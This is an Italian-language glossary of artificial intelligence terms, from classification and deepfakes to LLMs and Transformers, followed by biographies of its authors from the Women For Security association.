CLASSIFICAZIONE

I **modelli di classificazione** sono in grado di identificare a quale categoria o classe appartiene un dato in entrata. Partendo da un set di valori ottenuti in precedenza, i modelli di classificazione generano set di regole che permettono di predire la classe o la categoria di dati futuri.

Quando le classi sono soltanto due (es. assegnare una mail alla classe spam o non spam) si parla di classificazione binaria, se le classi sono più di due si parla di classificazione multiclasse (es. determinare se una frase di input è in francese, spagnolo o italiano).

COMPUTER VISION

Gli algoritmi di **Computer Vision** permettono di analizzare e comprendere il contenuto di immagini o video. Non si tratta solo di riuscire a riconoscere oggetti, persone o animali all'interno di un'immagine o un video, ma si tratta della capacità di ricostruire un contesto intorno all'immagine, dandole un vero e proprio significato.

Per poter funzionare correttamente, i sistemi di Computer Vision hanno bisogno di essere addestrati con una grande quantità di immagini che andranno a costituire il

dataset che potrà rendere l'algoritmo realmente intelligente. I sistemi di visione artificiale trovano numerose applicazioni, dalle videocamere di sorveglianza intelligenti all'utilizzo in ambito industriale e manifatturiero.

DATA MINING

Con **Data mining** si intende il processo automatizzato di individuazione di informazioni di varia natura tramite l'analisi di grandi quantità di dati non strutturati (che si possono trovare in database).
L'estrapolazione di queste informazioni permette ai computer di riconoscere pattern, tendenze, modelli o schemi ricorrenti da poter utilizzare come base per prendere decisioni in settori come marketing, economia e finanza, scienza, industria, ecc.

DATA SCIENCE

La **Data Science** ha come obiettivo quello di comprendere e analizzare i fenomeni reali, cercando correlazioni logiche all'interno dei dati. In questo modo, vengono sviluppati schemi e modelli per ottenere nuove informazioni da poter sfruttare in altri ambiti.
I **data scientist**, ovvero i ricercatori che applicano queste metodologie, trasformano grandi quantità di dati "grezzi", i Big Data, in preziose informazioni che le aziende e le organizzazioni utilizzano per migliorare i propri prodotti, processi o per ottenere vantaggi competitivi. Questo settore è in pieno sviluppo proprio grazie ai **Big Data** e grazie alla potenza di calcolo dei sistemi moderni, è possibile per la Data Science gestire questa grande mole di dati e trasformarli in informazioni utili.

DATI SINTETICI

I **dati sintetici** sono dati riprodotti artificialmente, mediante l'utilizzo di algoritmi di MACHINE LEARNING di tipo generativo. Basandosi su set di dati reali, viene generato un nuovo dataset che mantiene le stesse proprietà statistiche di quello originale, pur non condividendo alcun dato reale.
La **sintetizzazione** permette di rendere anonimi i dati e di crearli in base a parametri specificati dall'utente, in modo da essere il più vicino possibile ai dati acquisiti da scenari del mondo reale. È una tecnica usata per creare dataset di pazienti nelle sperimentazioni mediche.

DEEP BLUE

Deep Blue fu il primo calcolatore ad aver vinto una partita a scacchi, con cadenza di tempo da torneo, contro un campione del mondo in carica (Garry Kasparov, 1997). Deep Blue non era un normale calcolatore elettronico, ma un **supercomputer** in grado di elaborare e analizzare 200 milioni di mosse al secondo. Sfruttando un'ampia documentazione di partite di scacchi giocate, era in grado di memorizzare migliaia di aperture e chiusure diverse. Le sue capacità di calcolo gli permettevano

di prevedere e valutare le possibili mosse e strategie con enorme anticipo, permettendo di rispondere dinamicamente alle mosse fatte da un avversario.

DEEPFAKE

Con il termine **deepfake** si fa riferimento a una tecnica di Intelligenza Artificiale che consente di creare contenuti partendo da una base reale di immagini, video o registrazioni audio. Le tecniche di deepfake permettono di modificare o ricreare, in modo estremamente realistico, le caratteristiche e le espressioni facciali oppure il timbro vocale della persona raffigurata. Usato in diverse situazioni soprattutto negli ultimi anni, la diffusione di materiale deepfake porta con sé **numerosi rischi**: può essere usato per creare fake news, bufale e truffe, per compiere atti di cyberbullismo o altri crimini informatici di varia natura.

DEEP LEARNING

Il **Deep Learning** è una branca del MACHINE LEARNING, che cerca di imitare l'organizzazione dei neuroni nel nostro cervello. Vengono infatti simulati processi di apprendimento del cervello umano attraverso le cosiddette ***reti neurali***, che sono in grado di risolvere problemi di apprendimento automatico molto complessi senza avere la necessità di dati precedentemente introdotti (principio necessario per il Machine Learning).

FORECASTING ALGORITHM

Un **Forecasting Algorithm**, in italiano Algoritmo di Previsione, è un tipo di algoritmo utilizzato per **fare previsioni probabili o stime future basate su pattern e tendenze storiche**. In sostanza, questi algoritmi analizzano i modelli e le tendenze nei dati passati per identificare schemi che possono essere utilizzati per fare **previsioni possibili sul futuro**. Questi **algoritmi di previsione possono essere molto efficaci per anticipare eventi o risultati futuri**, prendendo decisioni informate, pianificando le risorse e mitigando i rischi in una vasta gamma di settori (economia, finanza, meteorologia, produzione, ecc.).

GENERAZIONE DI IMMAGINI

La generazione di immagini nell'intelligenza artificiale implica la creazione di immagini realistiche da zero, utilizzando IA generative come Midjourney, Dall-E, basate su **GAN**, rivoluzionando le applicazioni creative e la generazione di contenuti visivi. Essendo una tecnologia di IA generativa, i generatori di immagini IA funzionano in modo simile ad altri tipi di intelligenze artificiali, che utilizzano un modello di machine learning e set di dati di grandi dimensioni per produrre un tipo specifico di risultato.

GENERAZIONE DI TESTO

La generazione del testo nell'intelligenza artificiale si riferisce al processo di produzione di contenuti scritti coerenti e contestualmente rilevanti, mediante l'uso di modelli linguistici di grandi dimensioni o di reti neurali ricorrenti come, per esempio, ChatGPT o Gemini.

GAN (Generative Adversarial Network)

Le GAN sono una classe di modelli di IA generativa costituita da due reti neurali, il generatore e il discriminatore, che lavorano in tandem per produrre dati sintetici di alta qualità. Il generatore ha il compito di creare nuovi dati che possano ingannare il discriminatore. Questo, invece, ha la mansione di distinguere tra i dati artificiali creati dal generatore e quelli reali: restituendo i risultati al generatore gli consente di migliorare sempre di più le proprie prestazioni.

IDP (INTELLIGENT DATA PROCESSING)

Gli algoritmi di **Intelligent Data Processing (IDP)** vengono utilizzati raccogliere dati e ottenere informazioni per avviare ed elaborare, sulla base di queste, azioni specifiche basate sulle informazioni acquisite.
Questa tipologia di IA viene direttamente applicata su dati strutturati e non, per estrarre informazioni rilevanti, per esempio nel caso dei sistemi per la rilevazione delle frodi finanziarie o nell'analisi predittiva.

IMAGE PROCESSING

I sistemi di **Image Processing** sono in grado di eseguire alcune operazioni su immagini come ottenere un'immagine migliorata, riconoscere persone, animali e cose presenti o, in generale, estrarre alcune informazioni o caratteristiche utili da essa.
Le sue applicazioni spaziano dalla medicina all'elaborazione geologica, passando per altre applicazioni come in ambito assicurativo la valutazione dei danni alle auto a seguito di un incidente.

IMAGE RECOGNITION

L'**Image Recognition**, sottocategoria della Computer Vision, è una tecnologia che consente di rilevare e identificare luoghi, persone, oggetti, caratteristiche e molti altri tipi di elementi all'interno di un'immagine o di un video. Questo riconoscimento – possibile grazie a **reti neurali** addestrate precedentemente – può essere eseguito per rilevare se un elemento specifico è presente, oppure per classificare e assegnare un'immagine a una categoria.

INTELLIGENZA ARTIFICIALE

L'**Intelligenza Artificiale** (in inglese Artificial Intelligence, **AI**) è un campo di ricerca che ha come obiettivo quello di sviluppare e programmare macchine dotate di ca-

pacità cognitive che siano ispirate ai modelli di apprendimento umani.
Questi software artificiali sono capaci di perseguire autonomamente una finalità definita, prendendo decisioni che solitamente sono affidate alle persone. Uno degli sviluppi attuali è quello di poter affidare a una macchina compiti complessi precedentemente delegati a un essere umano. Il termine Intelligenza Artificiale è stato coniato per la prima volta da John McCarthy nel 1956.

INTELLIGENZA ARTIFICIALE DEBOLE (WEAK AI)

Sistema di intelligenza artificiale progettato per svolgere un compito specifico, senza la capacità di ragionamento generale. L'**Intelligenza Artificiale ristretta** ne è un sottoinsieme.

INTELLIGENZA ARTIFICIALE FORTE (STRONG AI)

Concetto teorico di IA che possiede la stessa capacità di pensiero e ragionamento di un essere umano.

INTELLIGENZA ARTIFICIALE GENERALE

L'**Intelligenza Artificiale Generale** (in inglese Artificial General Intelligence, o AGI) è un tipo di IA che possiede la capacità di comprendere, apprendere e affrontare compiti complessi **in modo apparentemente simile agli esseri umani**.
Rispetto ai Sistemi di Intelligenza Artificiale specializzati in compiti specifici (**Intelligenza Artificiale ristretta** o ASI – Narrow AI), un AGI dimostra **versatilità cognitiva, apprendimento da esperienze diverse, comprensione e adattabilità a una vasta gamma di situazioni** senza richiedere programmazioni specifiche per ogni singolo compito.
Nonostante la distanza attuale, l'obiettivo finale di una AGI è – per quanto compito sicuramente complesso - quello di andare a **replicare il più vicino possibile la mente e le capacità cognitive umane**.

INTELLIGENZA ARTIFICIALE RISTRETTA

Con **Intelligenza Artificiale ristretta (ASI)**, conosciuta anche come **Narrow AI** in inglese, ci riferiamo a sistemi di Intelligenza Artificiale **specializzati in compiti specifici**.
A differenza dell'**Intelligenza Artificiale Generale** (AGI), che emula le capacità cognitive umane in modo completo, l'ASI è progettata per **eseguire operazioni circoscritte e ben definite**.
Questi sistemi sono altamente efficienti nel compiere attività specifiche, focalizzandosi su compiti limitati come il riconoscimento vocale o la traduzione automatica, limitando la loro intelligenza alle **funzioni specifiche per cui sono stati progettati**.

INTELLIGENZA ARTIFICIALE GENERATIVA

L'**IA generativa** (in inglese GenAI) è una sottocategoria dell'intelligenza artificiale in grado di creare autonomamente nuovi contenuti.
I software di IA generativa partono da prompt (richieste o descrizioni) formulate in linguaggio naturale dall'utente e genera contenuti come immagini, testi, audio, video, codice di programmazione e molto altro ancora.
Questa branca dell'IA si basa su modelli generativi che sono sistemi capaci di apprendere da dataset di contenuti esistenti e poi generare nuovi contenuti simili a quelli presenti nel set di addestramento.

INTELLIGENZA ARTIFICIALE SPIEGABILE (EXPLAINABLE AI)

L'intelligenza artificiale spiegabile mira a rendere i processi decisionali dei modelli di intelligenza artificiale comprensibili e trasparenti, essenziali per creare fiducia e comprenderne il comportamento, in particolare nelle applicazioni critiche.

LLM

I **Large Language Models (LLM)** sono **reti neurali** molto efficaci nel comprendere e generare il linguaggio umano in modo simile a come lo farebbe una persona.
Questi modelli vengono addestrati su enormi dataset testuali raccolti dal web o da altre fonti (miliardi di parametri) e utilizzano le reti neurali trasformative per apprendere le strutture linguistiche, le sfumature del linguaggio e le relazioni tra parole all'interno dei testi.
Uno dei grandi vantaggi di questi modelli è la loro capacità di catturare i contesti e le complessità del linguaggio naturale, consentendo loro di rispondere a domande, completare frasi, tradurre testi e svolgere una serie di altre attività linguistiche.
Gli LLM sono un sottoinsieme delle reti **Transformer**.

MACHINE LEARNING

Quando si parla di **Machine Learning**, in italiano apprendimento automatico, ci si riferisce a sistemi in grado di apprendere dall'esperienza, con un meccanismo simile (almeno in apparenza) a ciò che un essere umano fa dalla nascita.
Analizzando grandi quantità di dati, gli algoritmi di Machine Learning costruiscono dei modelli per spiegare il mondo e fanno delle previsioni sulla base della loro esperienza. Questa tipologia di programma è in grado di migliorare le proprie analisi e previsioni sulla base di esperienze accumulate e di ulteriori campioni di dati analizzati.

McCARTHY, JOHN

John McCarthy (Boston 1927 – Stanford 2011) è considerato il padre dell'Intelligenza Artificiale. Professore di Computer Science prima al Massachusetts Institute of Technology e poi alla Stanford University, a lui si devono le prime ricerche sull'In-

telligenza Artificiale, di cui è considerato uno dei principali pionieri. Ideatore del linguaggio di programmazione **LISP**, usato nel campo della intelligenza artificiale per realizzare particolari strumenti software. È stato lui a coniare il termine **Intelligenza Artificiale** nel 1956, anno in cui si tenne una conferenza estiva presso il **Dartmouth College** in America, nella quale questa nuova disciplina venne fondata.

NLP (NATURAL LANGUAGE PROCESSING)

Per **NLP** o **Natural Language Processing** (in italiano, elaborazione del linguaggio naturale) si intendono algoritmi di Intelligenza Artificiale (IA) in grado di analizzare e comprendere il linguaggio naturale, ovvero la lingua che utilizziamo tutti i giorni. Il NLP consente una comunicazione tra uomo e macchina e si occupa di testi o sequenze di parole (pagine web, post sui social, ecc.), ma anche di comprendere il linguaggio parlato (riconoscimento vocale). Le finalità possono variare dalla semplice comprensione del contenuto, alla traduzione, fino alla produzione di testo in modo autonomo a partire da dati o documenti forniti in input. Nonostante le lingue siano in costante cambiamento e caratterizzate da modi di dire o espressioni difficili da tradurre, il NLP trova numerosi ambiti applicativi come, ad esempio, i correttori ortografici o i sistemi di traduzione automatici per i testi scritti, i chatbot e gli assistenti vocali per il linguaggio parlato.

OCR (OPTICAL CHARACTER RECOGNITION)

Il **riconoscimento ottico dei caratteri** (**OCR**) è un'area della **computer vision** che permette di estrarre e riutilizzare le informazioni contenute in immagini di testo o documenti fisici, rilevando lettere, numeri o simboli e convertendoli automaticamente nella loro forma digitale. L'**OCR** può essere utile a tutte quelle aziende che gestiscono documenti fisici e può avere numerose applicazioni come ad esempio per documenti legali, codici a barre o in ambito bancario.

PATTERN RECOGNITION

Il termine **pattern** viene usato per descrivere un modello o schema ricorrente, ma anche per indicare la ripetizione di comportamenti, azioni o situazioni.
Il **Pattern Recognition** consiste nell'analisi e identificazione di pattern all'interno di dati grezzi. Questi dati vengono classificati in base alle conoscenze già acquisite o alle informazioni estratte dai modelli già memorizzati. I dati in input possono essere parole o testi, immagini o file audio. Il Pattern Recognition è utile per una moltitudine di applicazioni, tra cui l'elaborazione delle immagini, il riconoscimento vocale e testuale, il riconoscimento ottico dei caratteri in documenti scansionati.

PROMPT DI TESTO

Un **prompt di testo** è un input specifico fornito a un modello linguistico di IA per generare il contenuto o le risposte desiderate. Solitamente consiste in una breve

frase che fornisce il contesto e suggerisce all'intelligenza artificiale di generare testo pertinente al prompt fornito. I prompt di testo sono ampiamente utilizzati per l'elaborazione del linguaggio naturale e nelle applicazioni di intelligenza artificiale creativa.
Scrivere prompt di testo implica la necessità di creare istruzioni o domande scritte specifiche per guidare i modelli di IA generativa, modellando il loro output in base al contenuto e allo stile desiderati. Prompt efficaci sono fondamentali per ottenere i risultati desiderati.

RECOMMENDATION SYSTEM

I **Recommendation System** sono sistemi progettati per raccomandare e indirizzare le preferenze, gli interessi, le decisioni dell'utente, basandosi su diversi fattori e informazioni da esso fornite, in maniera indiretta o diretta.
Questi sistemi sono oggi il pilastro principale del modello di business di tutte le piattaforme social ed eCommerce (Amazon, Netflix, Spotify, TikTok, YouTube, ecc.). Gli algoritmi tengono traccia delle azioni dell'utente e, comparandole con quelle degli altri, apprendono le sue preferenze e i suoi interessi. In questo modo, vengono trovate le somiglianze tra utenti e gli elementi per la raccomandazione e, man mano che l'utente utilizza la piattaforma, gli algoritmi suggeriscono in modo più preciso.

RETI NEURALI

Le **reti neurali artificiali** sono modelli matematici composti da neuroni artificiali che si ispirano al funzionamento delle reti neurali biologiche umane. Le reti neurali hanno ormai un impiego quotidiano e vengono utilizzate per risolvere problemi ingegneristici di Intelligenza Artificiale legati a diversi ambiti tecnologici come l'informatica, l'elettronica, la simulazione o altre discipline.
In inglese vengono definite ANN (Artificial Neural Network), ma da diversi anni si è passati al più semplice NN (Neural Network). Anche in Italia si parla semplicemente di reti neurali, senza distinzione tra reti biologiche o artificiali, a seconda del contesto.

ROBOTIC PROCESS AUTOMATION (RPA)

La **Robotic Process Automation (RPA)** riguarda tutte le tecnologie e applicazioni utilizzate per imitare l'interazione dell'uomo con i sistemi informatici. Nello specifico, si tratta dell'automazione dei processi lavorativi eseguita ricorrendo a software (bot), che possono compiere in modo automatico attività ripetitive e imitare il comportamento umano. A differenza delle classiche attività automatizzate che si basano su dati strutturati (ad esempio le API – Application Programming Interface), con l'**RPA** è possibile gestire anche dati non strutturati (come immagini e documenti). Questo è possibile grazie all'integrazione con tecniche di Intelligenza Artificiale.

SENTIMENT ANALYSIS

La **Sentiment Analysis** è una tecnica di elaborazione del linguaggio naturale (**NLP**) utilizzata per ascoltare e analizzare i sentimenti e le opinioni espressi dagli utenti su social network, forum o blog riguardo a un prodotto, un'azienda o un servizio.
Raccogliendo dati da contenuti online che riguardano le emozioni che l'utente ha provato in specifici contesti, la Sentiment Analysis si concentra sulla polarità (positiva, negativa, neutrale) ma anche su sentimenti, emozioni (arrabbiato, felice, triste, ecc.), urgenza (urgente, non urgente) e intenzioni (interessato, non interessato). Viene spesso eseguita per monitorare i feedback dei clienti rispetto a un determinato prodotto o servizio, analizzare la propria brand reputation o comprendere le esigenze dei clienti.

SPEECH RECOGNITION

La **Speech Recognition** è una funzionalità che permette a un computer di comprendere ed elaborare il linguaggio umano in un formato scritto o in altri formati di dati. Grazie all'impiego dell'Intelligenza Artificiale, questa tecnologia oggi è in grado di identificare non solo il linguaggio naturale, ma anche altre sfumature come accenti, dialetti o lingue. Questo tipo di riconoscimento vocale consente di eseguire attività manuali che richiedono solitamente dei comandi ripetitivi, ad esempio nei chatbot con automazione vocale, per instradare le chiamate nei contact center, in soluzioni di dettatura e trascrizioni vocali, oppure nei controlli di interfacce utente per pc, dispositivi mobili e sistemi di bordo.

TEST DI TURING

Un test sviluppato dallo scienziato inglese **Alan Turing** negli anni '50 che verifica la capacità di una macchina di imitare il comportamento umano e di valutare la presenza o meno di intelligenza "umana" in una macchina.
Questo test, conosciuto anche come **"Imitation game"**, prevedeva la presenza di un giudice di fronte a un terminale, tramite il quale egli poteva comunicare con due entità: un uomo e un computer. Se il giudice non riusciva a distinguere l'uomo dalla macchina, allora il computer aveva passato il test e poteva essere definito "intelligente".

TRANSFORMER

Le **reti neurali Transformer** sono un tipo di reti neurali introdotte nel 2017 da Google nell'articolo "Attention Is All You Need". Questa architettura è diventata uno dei modelli più utilizzati nell'ambito dell'elaborazione del linguaggio naturale (**NLP**) e in altre applicazioni. Le reti neurali Transformer sono basate sull'attenzione, un meccanismo che consente alla rete di imparare le relazioni tra diverse parti di un input come parole e frasi. Per questo sono efficaci nel gestire le relazioni tra parole o unità linguistiche all'interno di un testo.

Le reti Transformer sono particolarmente adatte per compiti di Natural Language Processing (NLP) come la traduzione automatica, la generazione di testi, la classificazione del linguaggio naturale e altro ancora.

Le autrici

Michela Bonora
Appassionata di matematica da sempre, ha trovato una sua interessante applicazione in informatica, iniziando come programmatrice e sistemista. Ha lavorato nell'IT come System administrator e network specialist per poi specializzarsi in ambito Cyber, inizialmente come presale specialist per poi passare alla security and risk governance. La passione principale è la CyberSecurity Awareness per sensibilizzare gli utenti sui rischi informatici e promuovere le principali linee guida di una corretta vita digitale. È membro di Women For Security, community di professioniste che operano nel mondo della sicurezza informatica in Italia con lo scopo di far crescere il numero di cyber ladies italiane. Al di fuori del lavoro adora esplorare nuovi percorsi in bicicletta e godersi la natura mentre pedala attraverso paesaggi mozzafiato.

Maria Haddad
Laureata in Sicurezza Informatica all'Università Statale degli Studi di Milano con una tesi sulla Cloud Security; certificata CISSP, CISM e CRISC. Attualmente Digital Risk Manager in UniCredit dove si occupa del disegno, gestione e monitoraggio dei controlli di secondo livello su Cyber e IT Risk a livello di Gruppo. Ha iniziato come Cybersecurity Consultant svolgendo attività di vulnerability assessment, penetration testing e social engineering per poi spostarsi sui temi di IT Audit, Security Governance e Risk Management. Dal 2022 fa parte di di Women For Security.

Stefania Iannelli
Esperta in Cybersecurity con oltre vent'anni di esperienza, Stefania ha aiutato grandi clienti, pubbliche amministrazioni e fornitori di servizi a sviluppare strategie avanzate per la difesa dalle minacce. Attualmente lavora presso Armis, dove gestisce la vendita di soluzioni all'avanguardia, che affrontano le sfide di sicurezza emergenti legate a IoT e dispositivi connessi. Precedentemente ha lavorato in VMware, dove ha ricoperto il ruolo di Solution Engineering Manager per Italia e Iberia, guidando con successo un team di solution engineer.

Stefania ha anche avuto ruoli significativi in altre aziende leader nella security come Palo Alto Networks, F5 Networks e Check Point, sviluppando soluzioni innovative che hanno contribuito a migliorare la sicurezza informatica di numerose aziende. Stefania è un membro attivo delle Women for Security dalla sua fondazione e con loro contribuisce alla formazione e alla diffusione dei temi di Cybersecurity.

Annamaria Italiano
Avvocato ed esperta di diritto dell'informatica e delle telecomunicazioni, è Partner di Partners4Innovation, dove svolge attività consulenziale in relazione ai profili legali e contrattuali connessi all'utilizzazione e gestione dei sistemi informativi, alla data protection e ai profili legali della sicurezza informatica. È autrice e coautrice di articoli e pubblicazioni in materia di ICT Law e ha partecipato come relatrice in diversi convegni, seminari, workshop e master, svolgendo attività di formazione e divulgazione nell'ambito del diritto delle nuove tecnologie, con particolare riferimento alla contrattualistica informatica e alla protezione dei dati. Da anni collabora, in qualità di Senior Advisor, con gli Osservatori Digital Innovation del Politecnico di Milano.

Michela Lecce
Esperta di Cybersecurity, ha accumulato una vasta esperienza nella progettazione e nell'implementazione di architetture e soluzioni di sicurezza. Con una doppia laurea in ingegneria informatica al Politecnico di Torino e in Cybersecurity alla Telecom ParisTech, possiede una profonda conoscenza degli aspetti tecnici della Cybersecurity e in generale dell'informatica. Ha ricoperto ruoli chiave presso importanti organizzazioni lavorando nel Security Operation Center di Amadeus, come Digital Twin Solution Architect e OT Cybersecurity Engineer per GE Aviation e come Cybersecurity Architect in Autostrade per l'Italia. Michela ha una comprovata esperienza nell'aiutare i clienti a migliorare la loro postura di sicurezza e a mitigare i rischi, e ha guidato attività per identificare e correggere vulnerabilità critiche nella sicurezza di complesse architetture di sistema. Si impegna a rimanere aggiornata sulle ultime tendenze e tecnologie di sicurezza e a trovare soluzioni innovative per le sfide complesse del settore.

Sofia Scozzari

Appassionata di tecnologia da sempre, ha maturato oltre 18 anni di esperienza nella Cybersecurity e più di 30 nell'IT. Da 7 anni risiede a Dubai dove ha fondato e dirige Hackmanac, con cui elabora dati sulle minacce Cyber a supporto di attività di Thereat Intelligence e Risk Management. Fa parte del Comitato Direttivo di Clusit e di Women For Security ed è aiuto coordinatore del Cyber Think Tank di Assintel.

È co-autrice del Rapporto Clusit fin dalla prima edizione oltre che di articoli e numerose pubblicazioni di Cybersecurity. È infine trainer e relatrice in webinar, eventi e convegni in materia di Cybersecurity Awareness.

Anna Vaccarelli

È Dirigente Tecnologo del Consiglio Nazionale delle Ricerche; responsabile delle Relazioni esterne, media, comunicazione e marketing del Registro .it, gestito dall'Istituto di Informatica e Telematica del Cnr. Dal 2010 coordina e promuove la diffusione della cultura di internet nelle scuole, con laboratori dalle primarie alle secondarie di secondo grado attraverso la Ludoteca del Registro .it. È tra gli ideatori di Internet Festival e coordinatore del Comitato Esecutivo del Festival. Fa parte del Comitato Direttivo di Women for Security dal 2020 ed è stata docente in corsi di Cybersecurity, responsabile scientifico di progetti nazionali e internazionali, oltre che coautore di oltre 100 pubblicazioni scientifiche e tecniche.

www.womenforsecurity.it

WOMEN
for Security

info@womenforsecurity.it